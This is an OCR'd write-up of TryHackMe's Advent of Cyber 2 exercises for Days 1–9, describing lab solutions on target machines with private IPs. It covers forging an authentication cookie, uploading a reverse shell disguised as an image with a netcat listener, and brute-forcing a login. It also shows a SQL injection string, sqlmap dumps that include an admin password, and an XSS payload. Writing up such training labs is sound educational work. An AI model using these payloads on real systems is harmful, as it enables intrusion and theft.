
Advent of Cyber 2

Day 1: Web Exploitation A Christmas Crisis

1. What is the name of the cookie used for authentication?

Connect to VM then enter the machine IP to browser search bar

Sign up -> Sign in -> F12 ->Cookie , I can see cookie’s name is auth



auth 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a22617364657771227d

auth

2. In what format is the value of this cookie encoded?


I realize cookie’s value are digits from 0 –9 and characters A-F ->> It was encoded into hexa(Hexadecimal)

In what format is the value of this cookie encoded?

Hexadecimal

3. Having decoded the cookie, what format is the data stored in?

Using Cyberchef to decode the cookie’s value:



Output

```
{"company":"The Best Festival Company", "username":"asdewq"}
```


I can see this is JSON format-> JSON is answer.

Having decoded the cookie, what format is the data stored in?

JSON


4. What is the value of Santa's cookie?

From the Clues above, We can guess the way to generate the cookie’s value of this site. Replace the “username” into santa then decode it to HEX format . We will have Santa’s cookie value.




Input

```
{"company":"The Best Festival Company", "username":"santa"}
```



```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65
223a2273616e7461227d
```


Replace my cookie’s value into santa’s cookie and we was sign in as Santa



Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

5. What is the flag you're given when the line is fully active?

Actve full, we have the flag



What is the flag you're given when the line is fully active?


THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}

[Day 2] Web Exploitation The Elf Strikes Back!

2. What type of file is accepted by the site?


Log in follow the instruction with /?id= **ODIzODI5MTNiYmYw**

Inspect the form input, We can see the fomat of inputs are accepted :



```
▶<h2>…</h2>
  <input type="file" id="chooseFile" accept=".jpeg,.jpg,.png">
```

-> answer is image.




What type of file is accepted by the site?

Image

4. What is the flag in /var/www/flag.txt?

Bypass the filter by upload a revershell have format shell.jpeg.php to server . Then create a listener on port 1234 by command: sudo nc –lvnp 1234


Click on file was upload on server then run command : cat /var/www/flag.txt to get the flag




```
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


==============================================================


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoyin
g yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargn
aar for his invaluable design lessons, without which the theming of the past two
 websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


==============================================================
```

[Day 3] Web Exploitation Christmas Chaos

Use BurpSuite to brute force the login form, We have username : admin and password : 12345



Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			302	☐	☐	309	
1	admin		302	☐	☐	309	
2	root		302	☐	☐	309	
3	user		302	☐	☐	309	
4	admin	root	302	☐	☐	309	
5	root	root	302	☐	☐	309	
6	user	root	302	☐	☐	309	
7	admin	password	302	☐	☐	309	
8	root	password	302	☐	☐	309	
9	user	password	302	☐	☐	309	
10	admin	12345	302	☐	☐	255	
11	root	12345	302	☐	☐	309	
12	user	12345	302	☐	☐	309	



GPS: Online

Last Airborne: 24th December 2019

Santa Sleigh: Offline

Flag: THM{885ffab980e049847516f9d8fe99ad1a}

What is the flag?


THM{885ffab980e049847516f9d8fe99ad1a}

[Day 4] Web Exploitation Santa's watching


2. Use GoBuster **(against the target you deployed -- not the shibes.xyz domain)** to find the API directory. What file is there?

Use Gobuster : gobuster dir -u http://10.10.125.112/ -w big.txt -x php

We identify the path of API. Navigate to add, the directory will display


kali@kali: /usr/share/wordlists/dirb
File Actions Edit View Help

```
Processing triggers for kali-menu (2021.1.4) ...

┌──(kali㉿kali)-[/usr/share/wordlists/dirb]
└─$ gobuster dir -u http://10.10.125.112/ -w big.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.125.112/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/06/25 02:58:37 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess           (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/.htaccess.php       (Status: 403) [Size: 278]
/.htpasswd.php       (Status: 403) [Size: 278]
/LICENSE             (Status: 200) [Size: 1086]
/api                 (Status: 301) [Size: 312] [--> http://10.10.125.112/api/]
Progress: 5956 / 40940 (14.55%)
```




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	

3. Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?


Use command : wfuzz -c -z file,Downloads/wordlist http://10.10.125.112/api/site-log.php?date=FUZZ

When parameter = 20201125 . It contain content



```
000000008:   200        0 L      0 W      0 Ch        "20201107"
000000016:   200        0 L      0 W      0 Ch        "20201115"
000000012:   200        0 L      0 W      0 Ch        "20201111"
000000005:   200        0 L      0 W      0 Ch        "20201104"
000000030:   200        0 L      0 W      0 Ch        "20201129"
000000024:   200        0 L      0 W      0 Ch        "20201123"
000000038:   200        0 L      0 W      0 Ch        "20201207"
000000045:   200        0 L      0 W      0 Ch        "20201214"
000000044:   200        0 L      0 W      0 Ch        "20201213"
000000043:   200        0 L      0 W      0 Ch        "20201212"
000000002:   200        0 L      0 W      0 Ch        "20201101"
000000004:   200        0 L      0 W      0 Ch        "20201103"
000000026:   200        0 L      1 W      13 Ch       "20201125"
```


Access the site , get the flag



THM{D4t3_AP1}

[Day 5] Web Exploitation Someone stole Santa's gift list!

Exploit SQL injection then get the answers.




Enter: a' or ""="--

Gift	Child
shoes	James
skateboard	John
iphone	Robert
playstation	Michael
xbox	William
candy	David
books	Richard
socks	Joseph
10 McDonalds meals	Thomas
toy car	Charles
air hockey table	Christopher
lego star wars	Daniel
bike	Matthew
table tennis	Anthony
fazer chocolate	Donald
wii	Mark
github ownership	Paul


1. What is the flag?

Use sqlmap to dump the hidden_table: get the flag



```
Table: hidden_table
[1 entry]
+-----------------------------------------+
| flag                                    |
+-----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------------+
```


Access table users to get the admin’s password:



```
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+
```

[Day 6] Web Exploitation Be careful with what you wish on a Christmas night

Access the paths then use ZAP to exploit vulnerabilities and get the answer.




- Alerts (6)
  - Cross Site Scripting (DOM Based) (5)
  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected) (2)
  - X-Frame-Options Header Not Set (4)
  - Absence of Anti-CSRF Tokens (8)
  - X-Content-Type-Options Header Missing (5)

Cross Site Scripting (Reflected)

URL:	http://10.10.198.165:5000/
Risk:	High
Confidence:	Medium
Parameter:	comment
Attack:	</p><script>alert(1);</script><p>
Evidence:	</p><script>alert(1);</script><p>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

[Day 7] Networking The Grinch Really Did Steal Christmas



Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

10.11.3.2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

http.request.method == GET

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "**10.10.67.199**" visited?

reindeer-of-the-week

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

There's a lot of irrelevant data here - Using a filter here would be useful!

plaintext_password_fiasco

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?


SSH

Analyse "pcap3.pcap" and recover Christmas!

What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Rubber ducky

[Day 8] Networking What's Under the Christmas Tree?



Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?


Ubuntu

Use Nmap's Network Scripting Engine (**NSE**) to retrieve the "**HTTP-TITLE**" of the webserver. Based on the value returned, what do we think this website might be used for?

Blog

[Day 9] Networking Anyone can be Santa!

Run cmd: ftp ip address to access ftp server



Question #1: Name the directory on the FTP server that has data accessible by the "anonymous" user

public

